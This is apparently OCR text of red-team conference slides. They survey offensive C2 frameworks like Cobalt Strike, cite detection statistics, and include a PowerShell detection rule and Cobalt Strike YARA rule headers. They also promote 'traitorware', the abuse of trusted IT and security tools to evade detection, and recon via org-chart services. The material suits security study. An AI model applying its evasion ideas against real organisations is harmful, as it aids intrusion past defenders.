
Stop Writing Malware!

The **Blue** team has done it for you 😈


VIRUSTOTAL

WHOAMI

- Erik Hunstad (CTO @ Sixgen)
  - Adversary Simulation Lead
  - @badsectorlabs
  - sixgen.io/news or blog.badsectorlabs.com

- Alberto Rodriguez (Infosec @ PayPal)
  - Senior Security Engineer
  - @__ar0d__
  - Ex DoD + (Blue → Red → Red → Blue)

AGENDA

State of Offensive Security Tooling (OST)

State of Detecting OSTs

BYOC2 (Bring your own C2) Movement

Traitorware

Closing Thoughts

References/Credits

Offensive Security Tools

- Commercial
  - Cobalt Strike (Strategic Cyber/Help Systems)
  - Canvas (Immunity)
  - Red Team Tool-kit (Silent Break/NetSPI)
  - OST (Outflank)
  - NightHawk (MDSec)
- Open-Source
  - So
  - Many
  - Tools/Frameworks

MYTHIC

nighthawk

MERLIN

COVENANT

IMMUNITY

Detection Efforts against OST

- Known Signatures (Named Pipes, Profiles, Functions, etc)
- JARM
- JA3 and JA3S
- Every blue team is looking for certain OSTs…

```
"title": "Bad Opsec Powershell Code Artifacts",
"id": "8d31a8ce-46b5-4dd6-bdc3-680931f1db86",
"description": "Focuses on trivial artifacts observed in
variants of prevalent offensive ps1 payloads, including Cobalt
Strike Beacon, PoshC2, Powerview, Letmein, Empire, Powersploit,
and other attack payloads that often undergo minimal changes by
attackers due to bad opsec.",
"rule": [
    "SELECT * FROM logs WHERE (EventID = '4103' AND Channel =
    'Microsoft-Windows-PowerShell/Operational' AND (Payload LIKE
    '%$DoIt%' ESCAPE '\\' OR Payload LIKE '%harmj0y%' ESCAPE
    '\\' OR Payload LIKE '%mattifestation%' ESCAPE '\\' OR
    Payload LIKE '%\\_RastaMouse%' ESCAPE '\\' OR Payload LIKE
    '%tifkin\\_%' ESCAPE '\\' OR Payload LIKE '%0xdeadbeef%'
    ESCAPE '\\'))"
],
"filename": "posh_pm_bad_opsec_artifacts.yml"
```

Neo23x0/signature-base > yara/apt_cobaltstrike.yar

```
52
53  rule HKTL_CobaltStrike_Beacon_Strings {
54      meta:
...
55          author = "Elastic"
56          description = "Identifies strings used in Cobalt Strike Beacon DLL"
57          reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
```

airbnb/binaryalert > rules/public/hacktool/windows/hacktool_windows_cobaltstrike_beacon.yara


```
64  rule hacktool_windows_cobaltstrike_beacon
65  {
66      meta:
67          description = "Detection of the Beacon payload from Cobalt Strike"
68          reference = "https://www.cobaltstrike.com/help-beacon"
69          author = "@javutin, @joseselvi"
70      condition:
```

StrangerealIntel/DailyIOC > 2021-10-29/Hive/MAL_CobaltStrike_Oct_2021_1.yara

```
1   rule MAL_CobaltStrike_Oct_2021_1 {
2       meta:
3           description = "Detect Cobalt Strike implant"
4           author = "Arkbird_SOLG"
5           reference = "https://twitter.com/malwrhunterteam/status/1454154412902002692"
6           date = "2021-10-30"
7           hash1 = "f520f97e3aa065efc4b7633735530a7ea341f3b332122921cb9257bf55147fb7"
```

Detection Efforts against OST

- Everyone is catching on to Cobalt Strike




What does CTI think?

- Cobalt Strike (by 10X) - Most Detected C2 Family in 2021 - Recorded Future
- “There was increased adoption of Mythic, Covenant, and high-profile use of Sliver during 2021” - Recorded Future
- “Adversaries — ransomware operators in particular — rely substantially on Cobalt Strike’s core functionalities as they seek to deepen their foothold in their victims’ environments” - Red Canary


Top 10 Observed Offensive Security Tools			
Family	**2021 C2s**	**2020 C2s**	**Previous Notable Users**
Cobalt Strike	3691	1441	APT41, Mustang Panda, Ocean Lotus, FIN7
Meterpreter	731	259	COBALT ILLUSION
Metasploit	710	1122	JointWorm (EVILNUM), Turla
Powershell Empire	269	289	Sandworm, GADOLINIUM
Covenant	180	51	GreenBug, FIN12
PupyRAT	177	454	MuddyWater, TA505
Sliver	169	27	WellMess Operators, TA551
Mythic	163	28	N/A
Koadic	109	19	Sofacy
PoshC2	103	12	UNC1945

Table 2: Most common offensive security tools by C2 servers detected in 2021



Easy Fix! BYOC2?

- There are tons of open-source C2 Frameworks (“Thec2Matrix” lists 109)
- Consider sustainable development and maintenance



Introducing Traitorware

traitorware noun

Save Word

trai·tor·ware | \ ˈtrā-tər-ˌwer \

Definition of *traitorware*

1 : software that betrays the trust placed in it to perform malicious actions


2 : trusted software with benign original intent used for malicious actions

Examples of *traitorware* in a Sentence

// The red team bypassed all our detections by using *traitorware*.

Introducing Traitorware

Introducing Traitorware



IT/Defensive Tooling Primer

- Remote Monitoring & Management (RMM)
  - Kaseya
  - Atera
  - Zabbix
- AV/EDR/XDR
- Telemetry Enhancers - Think sysmon or osquery
- Security Information and Event Management (SIEM)
- Security Orchestration, Automation and Response (SOAR)
- System Administration
  - Windows Remote Server Administration Tools (RSAT)
  - ADManager Plus

Traitorware throughout the Attack Lifecycle

Recon - Finding Connections

Chartloop

PRODUCT USE CASES CUSTOMERS PRICING API FAQS


Sign up free Log in

Map the org chart of your targets


Chartloop provides leading teams with key organizational intelligence to power their sales, recruiting & business strategy.


Get started free


FEATURED ON Product Hunt ▲ 268




Recon - Finding Connections Cont.










Recon - Finding people

